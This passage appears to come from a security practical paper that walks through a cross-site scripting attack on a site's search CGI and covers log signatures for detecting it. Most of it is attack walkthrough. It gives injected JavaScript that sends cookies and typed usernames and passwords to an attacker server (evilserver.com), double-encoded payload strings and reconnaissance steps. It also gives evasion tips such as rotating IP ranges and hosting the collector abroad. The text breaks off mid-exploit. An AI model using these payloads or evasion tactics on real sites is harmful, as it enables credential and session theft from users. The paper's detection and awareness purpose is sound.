This method is well-known and further examples can be found on several websites including the afore mentioned http://cert.org (CERT® Advisory CA-2000-02) and http://www.spidynamics.com(SPI Dynamics) websites and in the XSS paper for SANS by Steven Cook (Cook). The reader is encouraged to use these references. What will be presented is a variant on those techniques, customized for the attack in this paper.

As an example let's capture the cookies in a user's browser and send it as part of a URL to a different server. A normal `<FORM` tag looks like this, and was outlined above:

```
<form
      action="/cgi-bin/webcgi/xfind.cgi"
      method="POST"
      enctype="application/x-www-form-urlencoded"
      name="searchForm"
>
```

The code to execute and have previously tested is as follows:

```
      I=new Image();
      I.src = 'http://evilserver.com/'+document.cookie;
```

This code can be placed in a form tag, and will be executed when the user clicks the Submit button. The current value of `document.cookie` will be from the victim's browser for that site to my evilserver. This can be done by placing the code in an on Submit attribute in a form tag as follows:

```
<form
      action="/cgi-bin/webcgi/xfind.cgi"
      method="POST"
      enctype="application/x-www-form-urlencoded"
      name="searchForm"
      onSubmit="I=new Image();
      I.src='http://evilserver.com/'+document.cookie;"
>
```

It is possible to grab something that is already available (like a cookie similar to the above code) and not require any action on the user's part. Or maybe because the page normally has no form, code can be inserted into any part of the page that loads automatically and accepts an actionable method such as `javascript:onLoad()`. The `<BODY` tag is a good example of such a tag because it has the `onLoad` and `onUnload` methods available.

There is more to this cookie thing than meets the eye. Since the user is on the site that have set cookies specific to their own domain, the code, which is calling `document.cookie`, refers to the cookie that the TARGET web site placed, and a simple call to a new image with the cookie as part of the URL, as shown earlier, will dump that cookie into the log of the evilserver.com if so desired.

Once the information is taken from the user and ends up in a log on an evil machine, the attacker can now do what they like. If the attacker is smart, the evilserver.com machine will be anonymous at the very minimum. The information could easily be sent to a country that has no dealings with the target country, thereby minimizing the risk of reprisal.

With this information we're ready to go find a site to attack, prepare our code for the attack, finally launch the exploit, and then recover the data from the attack into a neat log file.

Signatures of the attack

Since most XSS URLs that are sent to the victim contain what amounts to a small embedded JavaScript application, most XSS URLs have few common characteristics. Generally speaking, they are very long, around 2000 characters or so, and contain encoded phrases, some of which would not normally be encoded. When parsing the logs to look for these URLs, checking lengths against a known valid maximum may be a good idea. If the largest URL a site can generate is 500 characters, then clearly a URL of 1500 or more is a sign of an attack at the very least. These bogus URLs appear in several places.

VICTIM'S EMAIL CLIENT - The first place is at the initial point of attack in the email that the victim receives. Even though the hyperlink on the page may say http://www.inttraage.com/search.cgi, the URL behind the link may be something like http://www.inttraage.com/search.cgi?code=evil+stuff+goes+here+much+more. This type of attack is 'better' if the attacker knows how the targeted company sends out emails and what a genuine link looks like to the victim. This hiding of the real URL is the reason for sending HTML email, so the true nature of the EVIL link is hidden from view from the casual user. Most email clients – unlike some browsers – do not have an option to show a "friendly " URL in a status bar. This leaves the user with only a few choices. They can view the source of the email, search for the text in question, and determine that the URL is bad; or copy the link itself into a text editor and look at the link (doing this to XSS URL can be an eye-opening experience), or they can click the link, and check the URL on the resulting page. However, this implies trusting the crafter of the link, and hope that the attack is not one that will execute when the page loads. The page may also redirect to the real page automatically once the attack is executed, so extreme care must be taken to prevent casual clicking of suspicious URLs. **The goal of this paper is that the reader will be careful to check even the most innocent looking links before clicking them.**

However URL Shortening has changed the above situation. A simple URL from a URL service such as http://lesslink.com may lead to a longer, more vicious link. (The author of that site has been contacted and has agreed to take steps to reduce this threat). In this variation, the user can actually type a link in by hand, and still be attacked because of the code that is pointed to from the redirect. The attack detailed in the exploit section will do just that.

Since the resulting URL will eventually be sent down the wire to the web server being attacked, it will be visible somewhere in the network at some point, searching through logs at each level will eventually reveal the attack. Remember to decode the URLs in the log files before searching to maximize the effectiveness of the attack.

TARGETED WEBSERVER – Even if the URL Shortening technique is used as outlined above, the attacked web server log will still have these very strange and long looking URLs. This is of course as long as the server is set up to record these URLs. The Apache web server used in the examples has been configured as indicated below.

Taken from `/product/apache/conf/httpd.conf`

```
#
# If you prefer a single logfile with access, agent,
# and referer information (Combined Logfile Format)
# you can use the following directive.
#
CustomLog logs/access_log combined
```

Let's see if the `combined` form is really being used by looking at the URL we just tested. To make sure the web server records this information, this will be run locally on evilserver.com.

```
$ pwd
/product/apache/logs

$ grep "cars" access_log

10.25.114.27 - - [07/Dec/2003:00:06:13 -0500] "GET /cgi-
bin/webcgi/xfind.cgi?searchterm=%253Csc%2572%2569pt%253Ealert%2528%2527
cars%2527%2529%253C%252Fscr%2569%2570t%253E&pass=&submit=Enter+Website
HTTP/1.1" 200 455 "http://www.inttraage.com/trans_web/html"
"Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/124
(KHTML, like Gecko) Safari/125"
```

Among other lines we see that the earlier test is here (pieces removed so it is shorter) and was encoded by the web browser as mentioned earlier. A script that searches for 'script' will miss this line because 'script' was sent encoded as

'`sc%2572%2569pt`' , so it is important to know the variants and search and decode for them at each level.

Once the web server is recording all possible information, we can examine the logs too see if these long URLs are being sent. The caveat here is that there might be a legitimate reason for the URLs to be this long and so just going by length alone is not enough. Due to encoding problems, and other techniques, there exists not one particular string to search for that will be an foolproof sign that this attack is taking place. Rather, the webmasters should know what is allowed as normal traffic and be certain that the web applications that they host ensure that only the correct types of traffic are allowed thru. See the section on Recovery for sample code to use as a starting point to secure your web applications.

PEOPLE - while not a standard place to look for attack signatures, the user's that got taken in by this attack may be the first clue that something is wrong. There may be a phone call or an email questioning a an email or web site that does not meet the company standards. Often the user will say, "my account was fine until I received an email yesterday from your company asking me to verify my information." Further investigation may reveal unauthorized activity on that account. Given that a link in an email started the problems, and that an official email was never sent to the victim, it would be wise to look for other signatures of an XSS attack.

The Platforms/Environments

There will be a total of five machines on the network that will play a major role, not including routers, email servers, and firewalls. See the diagram for a brief summary of the attack flow.

Victim's Platform / Network / Operating System

The VICTIM is a casual internet surfer inside a corporate network.

The VICTIM's network consists of the **VICTIM's Workstation** capable of browsing various web sites and receiving email in the normal fashion. There is also an **MS Exchange Email** server that routes email to the victim, and a **Nokia Firewall** and a **Cisco Router** that protects the above machines from outside attacks. These devices are operating normally and have been properly patched.

The **WORKSTATION** is running under **Microsoft Windows XP (SP1)** on an **Dell GX150**, and has **Microsoft Outlook 2000** configured to be the default email client. This machine has been patched properly, is behind a corporate firewall, also properly configured, and is capable of receiving email and accessing external web sites. It is a configuration commonly found in corporations around the world. They are running **Microsoft Internet Explorer 6.01 (SP1)** as the default browser, and have JavaScript enabled and cookies set to being safe, only allowing sites to send/receive their own cookies. By default, IE 6.01 opens automatically when a link is clicked in email they receive.

Source Network

The attacker's network consists of a **Mac OS X 10.3.2 workstation** to surf the net to find vulnerable sites using the default browser **Safari 1.2**. Also on the **workstation** is the application **sendmail** that sends out attack messages to the victims (the reply-to field is set to a bogus value). The **evilserver.com web server** is running **Apache 2.0.45,** which will record responses to the XSS attacks. Each of these components are behind a **Belkin firewall/router** that hides the above machines by not responding ICMP ping echo requests and uses Network Address Translation (NAT) to route traffic internally.


Fourth Party

An unwitting party to the attack is the URL service http://LessLink.com. They accept a long URL, store it in a database, and allow you to point to the long URL via a much shorter one. This is handy for making friendly links out of mapping programs, but also served to shorten the suspicious looking URLs in this attack. They are running an **IIS 4.0 server** on a **Win2000 Professional** box, with a **MS SQL 7.0 database**. Other than vulnerable as described above, the machine is secure and hardened normally according to the latest security standards.

Target Network

The TARGET HOSTs network consists of a **Checkpoint Firewall** and a **Cisco Router**, an **Apache 2.0.44 web server** using **Perl 5.6.1**. It is configured to record referrer and browser information in the logs in the NCSA combined format mentioned earlier, and all the latest patches have been applied to the machine. The host operating system is **Solaris 8**, and has been hardened according to standard security procedures. All services not critical to the web server's operation have been turned off as well. It is not vulnerable to known OS level attacks, the vulnerability in this case actually relies on a normally functioning OS and web server. Steps have been taken to secure the CGI application as well, but not enough as will be shown.

Network Diagram



Attack Flow

The flow of attack is as follows. **(1) EVIL** sends out the email to the **(2)VICTIM (Jack)** that contains a shortened URL pointing to the **(3)www.lesslink.com web server**. Upon clicking the URL in the email, the **VICTIM's (4)**browser will be (re)directed to the **(5)www.interage.com web server** by the lesslink.com generated page. The modified page will then load in the **(6)VICTIM's web browser**. Once they respond to the form the login information will be sent to the **(7) evilserver.com web server** as the ultimate goal of the attack.


The **VICTIM** may or may not be directed back to the real site depending on the option *they* choose.

Stages of the Attack


Reconnaissance

The first step in conducting an XSS attack is to determine if a page in the target site is vulnerable at all. Here are the steps to see if a selected page has this type of vulnerability.

The page that we will attack needs to be dynamically generated based on input from a CGI program. This attack does not work on pages that are static. Any page that is the result of a user action is a good candidate. A lot of websites are now rendered dynamically, and finding one should be very easy. Sites that have a login screen, a search page, or respond to input from a form the user fills out are all excellent candidates. The reader is encouraged to test their own pages against the following criteria, to see if they too are vulnerable. For this example we will exploit a search form commonly seen on most websites. This is the form that the VICTIM, Jack, would use on a regular basis and was shown earlier.



In a web browser, go to the page in question that has the search form. This is the page that sends data to the CGI program which will generate the next page. Fill out the form and submit it normally, taking note of the values that were entered. In this case 'cars' was typed in, and we'll look for that on the next page. If it appears verbatim, the page may be vulnerable.



Now look at the rendered page and search for the same string 'cars'. Looking at the page manually is okay if is not terribly complicated like our example, but it is easier and more complete to use the browsers built-in page search tool. Note: this is not a function that uses a 'search engine', but a menu command, usually 'Edit -> Find ...' on most browsers. A dialog box will pop-up, and then type in the string mentioned earlier. This will search the visible page for a quick evaluation, but it will be necessary to search the HTML source of the page to do a thorough analysis. On most browsers a 'right-click' will bring up a menu with a 'view source' option, or use the 'Edit -> View Source' menu command, and then execute the same 'find' command. Once know that the **exact string** you input is repeated there, you can proceed to the next step. If it is there, then may be a potential XSS hole that can be exploited. However, just because a simple string passed thru, doesn't mean that there isn't filtering of special data that is coming in from the web. As a developer, this means that if the site doesn't repeat information from previous input screens or URL variables, then the site is probably free from exploitable XSS holes.

However, beware of hidden fields that can be exploited as well. Some elements that are not visible on the page can still be exploited in these attacks. Especially since the data may be assumed to be trusted as supposedly static content. If there is a field like `<input type="hidden" name="reference" value="engine">` in the source code, then appending `&reference=xss+attack+goes+here` or other stuff might have an interesting effect.

An attacker looking for holes has many options at this point, and an attack at this level of preparation is difficult to detect at best. Just one search with the right string may be enough to ID the site and grab the needed data to craft an attack.


Scanning

Scanning involves a bit more than typing in random strings and seeing if they repeat. In this context scanning involves checking which filtering mechanisms are in place and if the attack is truly viable. In order to advance to the exploit phase a page is needed that repeats information in such a way where it can be manipulated into a believe-able website. Having a search term repeat 16 times can be as bad as having it not repeat at all from an attacker's point of view. There are usually ways around this but more effort is required.

Now change the string to something more useful. Note - if this is a login screen, the next page may say - 'XXXXX, your login failed' since valid information was no longer entered. That is OK as long as the info is repeated. Of course, this step can be first if you know what to look for or have been to the site before. Try typing in a simple HTML tag - if that works there is minimal filtering happening at best. A short but complete test is the simple JavaScript alert function mentioned earlier. The test string will be "`<script>alert('cars')</script>`". If an alert with the word `'cars'` pops-up on the next page, then the site is probably vulnerable.

If repeated attempts are needed to assess a page, be sure to use a different IP range each time as to not arouse suspicion. Most sites do not pass script tags around as a normal operation, and repeated use of these terms may raise flags.

These terms should certainly be flagged in the logs when they appear. Even one hit with the `<script` tag or variants such as `<object`, `<embed` and others may be a precursor to an attack. The best defense is to make sure the site is not vulnerable in the first place.



It is now known that there is a vulnerability present and we can begin to exploit the web application in question.

Exploiting the System

Exploitation involves the actual crafting of the proper attack string and sending out the attack to the VICTIM via email in this case. It could also involve posting a message to a chat board or news group, or even a printed mail piece thanks to the URL shortening techniques mentioned earlier (might be a bit extreme since these attacks are usually short lived and mail fraud is a major crime).

One of the things that can make these exploits tricky is getting the format of the URL string to work with the web application in question. If it is expecting certain required parameters, then they must included and usually in the format expected. This includes such things as hidden fields and JavaScript generated data points as well. Discovering how to craft the proper query string to send to a vulnerable page can sometimes be half the battle. Once that string is known, then it can manipulated to make the page work generate false data.

There are at least three ways of generating the URL that is needed. Of course, if the form is simple, just look at the HTML code, find all the form elements that are required, and construct a URL by hand. While this is it OK for pages that have minimal JavaScript functionality or a limited number of form elements, there are better ways of generating a URL that are guaranteed to work.

METHOD 1 – FORMs that use the GET method
The information that is needed can be generated by looking in the location or address bar in the browser at the URL the form page generated and sent to the CGI. This is true when the form uses the GET method, which takes the contents of the `<form`, URL encodes it, and then sends it to the next page by appending it to the end of the URL. This data is separated from the other parts of the URL by a "?" character. It can be appended to any URL including both static pages and dynamic pages. Below are examples of each. In each example we will append three Name/Value pairs to the URL, `name=jon+smith`, `pass=secret`, `submit=Enter`. Notice that the space between the first and last name has been coded with a `+` which is CGI speak for a `space( )` character. the equivalent hexadecimal value is `%20`, and either one will work. This paper will go into greater detail with encoding URL strings a bit later.

STATIC URL:
http://www.host.com/page.html?name=jon+smith&pass=secret&submit=enter

DYNAMIC URL: http://www.host.com/cgi-bin/script.cgi?name=jon%20smith&pass=secret&submit=enter

So when a FORM uses a GET method, all the elements are easily seen.

METHOD 2 - The POST Method Changed
What if the form uses the other method of passing data to the script, which is the POST method? Since forms also use this method about as much as the GET

method, we will need to see how to generate the same URL even though it is hidden from view in the browser URL window.

We can do this by copying the HTML source of the page that has the vulnerable `<form` and saving it to a local file. Let's call it `local_file.html` (the name doesn't matter). Search in the HTML for the form tag, `<FORM` (might be lower or mixed case), and change the method to GET a rather than POST. Then open the file just saved as a local file in the browser, and fill in all the values of the form that are needed to successfully submit the form. Then look in the browser URL as outlined above to see how the browser translated the input into a URL string that is sent to the CGI to render the next page, which is the one that is the target. This method again can be quite tedious but will usually work.

METHOD 3 - Sniff the URL Directly Off the Wire

The above methods will work most of the time. In certain cases it will not be possible or will at least be very difficult to save the HTML and generate the URL because of referenced JavaScript functions and other such items. In these cases just look at the data sent on the wire from a web browser to the server by opening a port sniffer and reading the data as it is captured. This method is almost 100% foolproof because it completely bypasses any browser related issues and solely focuses on what the browser sent to the CGI. An added value of using this method is being able to see the exact headers and URL encoding schemes used by the browser. If these tools are handy this can be a very quick method of analyzing form data so you can launch an attack. This will work with either the GET or POST method since all the data must be on the wire eventually for the CGI application to work.

One way to do this is to use a Unix program called `tcpflow`, which is based on `tcpdump` and is a favorite debugging and hacking tool. On the PC side, there is a choice of sniffers, some of which have a GUI. NetworkActivSniffer (Kowalski) is good because it is free, easy to use, and works well. The `tcpflow` commands were entered after the page in question was opened in a browser and the search string `<script>alert('cars')</script>` shown earlier was typed in. See the tcpflow homepage at http://www.circlemud.org/~jelson/software/tcpflow/ for more information or type in `man tcpflow`. It is installed already and I am running it via `sudo`.

```
$ sudo tcpflow -v -i en0 -c -s port 80
      -v        verbose output always helps
      -i en0    sniff ethernet interface en0
      -c        capture packets
      -s        output to the screen
      port 80   just capture the web port
```

The interesting lines captured by the application are below.

```
xx.xx.xx.xx.01599-xx.xx.xx.xx.00080: POST /cgi-bin/webcgi/xfind.cgi
HTTP/1.1
THIS USED THE POST METHOD AND HTTP/1.1
```

```
Host: www.inttraage.com SENT THE REQUEST TO THIS HOST
[BROWSER & REFERER INFORMATION DELETED]

xx.xx.xx.xx.01599-xx.xx.xx.xx.00080: Content-Type: application/x-www-
form-urlencoded THIS IS WHAT YOU CAN SPECIFY IN THE <FORM TAG AND IS
THE DEFAULT ENCODING

Content-Length: 53 TELLS THE SERVER HOW MANY BYTES TO EXPECT

xcards4=1&server=local&searchers=XXXXXX&Submit=Search
THIS IS THE ACTUAL POST DATA - LOOKS LIKE GET DATA NOW. THERE IS OUR
XXXXXX SEARCH STRING ALONG WITH A HIDDEN FIELD THAT MIGHT HAVE BEEN
MISSED IF WE DID THIS BY HAND

xx.xx.xx.xx.00080- xx.xx.xx.xx.01599: HTTP/1.1 200 OK GOOD
Date: Tue, 23 Mar 2004 15:00:20 GMT
Server: Apache/2.0.45 (Unix) mod_webapp/1.2.0-dev
Content-Length: 4103 HERE COMES THE REST OF THE PAGE
```

Look for the `<script>alert('cars')</script>` string in the following code to see if the page is really vulnerable – this is a better method then 'Edit -> View Source'.

```
.<html>
 <head>

.<title>Local: XXXXXX</title>

JAVASCRIPT FUNCTIONS DELETED

.</head>

.<body background=/trans_web/html/trans_bg.jpg bgcolor=wheat>

<h3>Searching America's for:</h3>
<table cellpadding="2" cellspacing="0" border="0"
bgcolor="#DDDDDD"><tr><td colspan="12" bgcolor=
168.118.252.196.00080-168.118.152.038.01599: "#CCCCCC"><b>XXXXXX</b> -
(0)</td></tr>
</table><BR>

.<form action="/cgi-bin/webcgi/xfind.cgi" method="POST"
enctype="application/x-www-form-urlencoded" WE SAW THIS EARLIER
name=searchForm>
.<input type="hidden" name="xcards4" value="1">
HIDDEN AND REQUIRED FIELD TO MAKE PAGE WORK
.<p>
.<center>
.<table border="0" cellpadding="2" cellspacing="3" width="85%">
OTHER HTML DATA REMOVED - WE HAVE ENOUGH
```

The search string was repeated twice in this short space. Once would be enough. Now test the rendering of the vulnerable page by taking the URL just obtained and seeing if it renders the page properly as a link from a simple HTML

document. This will be the precursor to the email that we will send to Jack. Note only normal data has been sent to see if we can pass standard stuff first and we have already deduced that the page is vulnerable because we tested it earlier. When this is working we can proceed. The simple HTML page is shown below

```
$ more link_test.html
<html>
<body><a href=" http://www.inttraage.com/cgi-
bin/webcgi/xfind.cgi?xcards4=1&server=local&searchers=XXXXXX&Submit=Sea
rch">click me</a>
</body>
</html>
```

Open the file in a browser and click the link. Once all the fields that are needed to render a page are there XSS code can be added to fields that are vulnerable. Earlier we could cause a JavaScript pop-up to occur, but the text on the page **did not** contain any `<` or `>` characters. The `XXXXXX` was also in the `<title` of the `tcpflow` output, as well as the previous search word `cars`. Also, the complete `<script>alert('cars')</script>` was in the title bar of the web browser of the earlier screenshots, and that is what caused the pop-up. That was the ONLY place that was not filtered and is what we will use to exploit this web application. Sometimes it takes just one field that is rendered without caution to leave an open door for an attacker.

This step sometimes takes quite a bit of skill and HTML knowledge to make it the next page look believable to the end user. Most times the injected code will alter the appearance of a page. The goal is to get the page to look at least believable if not perfect before moving to the next stage of the attack. For example, if the text on a normal page of the site is red in color, and the text you add comes in as blue, black, or green, then some work may be needed to get the exploit code to blend in with the page so that the user is not suspicious. The site may use Cascading Style Sheets (CSS). Referencing those attributes is usually a good ideas and will help the exploit code blend in. All these techniques promote normalcy and encourage the user to proceed as they normally would.

At this stage the attacker probably has a local copy of the dynamic page to be exploited, so additional log entries may be not be forthcoming from any IP. This makes this attacker harder to defend against once in progress.

Once it is ascertained that a page is vulnerable, get clear on exactly what information is to be gained from the attack. Sometimes it is cookies that are in a Victims browser, other times it is a username/password at a login prompt that is desired. For this attack a username and password is the object, as that will lead to other personal information on the secure side of the site. The goal is to have information sent to evilserver.com to be parsed later. On evilserver.com we will search the web server log file for the username/passwords gained by this attack, and along with the date/time the victim executed the exploit code, and put that information into a neat log file.

It is worth mentioning that some degree of social engineering skill is required to make these attacks work well against a large number of users. Here the goal is to have the user type in a valid user/pass combination at our prompting. The key to any XSS attack is that the VICTIM must be enticed to click on a link or load a page of our choosing. A common method is to send an email to a user of a site that you are attacking, which has the exploit code embedded and hidden in a URL, or uses a URL service. Obviously this is easier done with HTML email, where you can hide the URL just like in a web-page.

The repeated information in the title bar is what we are interested in. This can be seen in the source code of the search results page. (spaces and other things cleaned up for clarity)

```
<html>
<head>
      <title>Local: XXXXXX</title>
      <style TYPE="text/css">
... HEADER INFO REMOVED
</head>
<body background=/trans_web/html/trans_bg.jpg bgcolor=wheat>
```

Since the real `<FORM` tag is way down on the page and it is not vulnerable, we will make our own `<FORM`, insert it here, add a JavaScript call to pass the username and password to our server, and add a pop-up that shows a friendly message to the user. This all goes in the existing `<title` tag, needs to be URL encoded, and we need to make the page look real and inviting to boot. First we look at how to make the exploit work using the minimal `<form` tag. Then the final URL will contain code to make it look nice for the user, including headers, colors, and formatted tables.

First we need to close the `<title>` tag with a `</title>`. The first issue was trying to add a `<body></body>` pair to the exploit code. This is a mistake and is very difficult to track down. The page will execute the code from the final set of `<BODY` tags but display the first set of `<BODY` tags. Leave the `<BODY` tag out.

Then we simply start our own `<form` and go from there. Here is the code that we will use in the tag with my comments in **THIS FONT**.

```
<form
      action=http://www.inttraage.com/trans_web/html
      SEND THEM TO THE REAL SEARCH PAGE BY DEFAULT

      name="sniffles" EASY TO SEARCH FOR LATER IN EVIL's LOGS

onSubmit=" THIS GETS EXECUTED WHEN THEY CLICK THE BUTTON

      XIM=new Image();
```

```
      XIM.src='http://evilserver.com/sniffles/'+document.sniffles.user.
value+':'+document.sniffles.pass.value; MAKE A NEW IMAGE AND CALL THE
URL WITH THESE VALUES FROM THE FORM. THIS ACTUALLY DOES THE EXPLOIT AND
IS WHERE THE CROSS-SITE PART OF THE SCRIPTING COMES IN. YOU CAN ADD
document.cookies IF YOU WANT THEM SENT AS WELL.

      "> CLOSES THE onSubmit ATTRIBUTE AND THE <form TAG

<input type="text" name="user" size="30" value=""><br>
<input type="password" name="pass" size="30" value=""><br>
<input type="submit" name="subber" value="Login and Search”>
</form>
```

The middle section inside the onSubmit attribute attempts to load the source of the image named XIM with the URL specified. The image need not exist and as long as there is some type of mechanism at evilserver.com to record the request, the username and password will be sent along its merry way and duly recorded. This is accomplished by concatting the values from the `<form` onto the image `.src` with the JavaScript `+` operator. This does present a small problem, since most URL encoding functions, like the one in Perl, do not further encode the `+` since it represents a space. We need it to be a LITERAL plus sign on the HTML page when rendered inside a browser AFTER it is clicked on and decoded by the web serving application. This involved DOUBLE ENCODING and will get the proper syntax onto the resulting page as required. Other issues of similar nature are keeping track of quotes. I use doubles " for attributes on tags and singles ' inside JavaScript functions. If the JavaScript function needs interior quotes as well they should alternate as you proceed inward. The fully encoded `XIM.src` call now looks like this (we are inside the attribute onSubmit). See Appendix B for the small Perl program that encodes strings like these below. To reduce the complexities of escaping on the command line, place the exploit string into a file named 'plain_string.txt' and passed that to the program.

```
$ more plain_string.txt

XIM.src='http://168.118.252.196/sniffles/'+document.sniffles.user.value
+':'+document.sniffles.pass.value;

$ perl url_encoder.plx plain_string.txt

FIRST PASS:
XIM.src='http://evilserver.com/sniffles/'+document.sniffles.user.value+
':'+document.sniffles.pass.value;%0A

COMPLETE:
XIM%2Esrc%3D%27http:%2F%2Fevilserver%2Ecom%2Fsniffles%2F%27%2Bdocument%
2Esniffles%2Euser%2Evalue%2B%27:%27%2Bdocument%2Esniffles%2Epass%2Evalu
e%3B%0A
```

The `+` has been encoded with a `%27` and is ready to go. See the Perl file in Appendix B for other conversions that took place.

While this form works it is better to make the attacked page look enticing and pleasant, so as not to arouse suspicion from the user. If the site adheres to the attacked company's web standards such as corporate fonts and colors, the more believable the attack will be.

The final exploit URL will contain a header, a warning message, a help message, a formatted table and a JavaScript function that pops-up informing the user that they have logged in and asking them what to do next.

The complete source for the exploit is as follows (previous code is **bold**):

```
</title>
<h2 align="center">ITA Transportation Search Tool</h2>
<h3 align="center">We have implemented new security
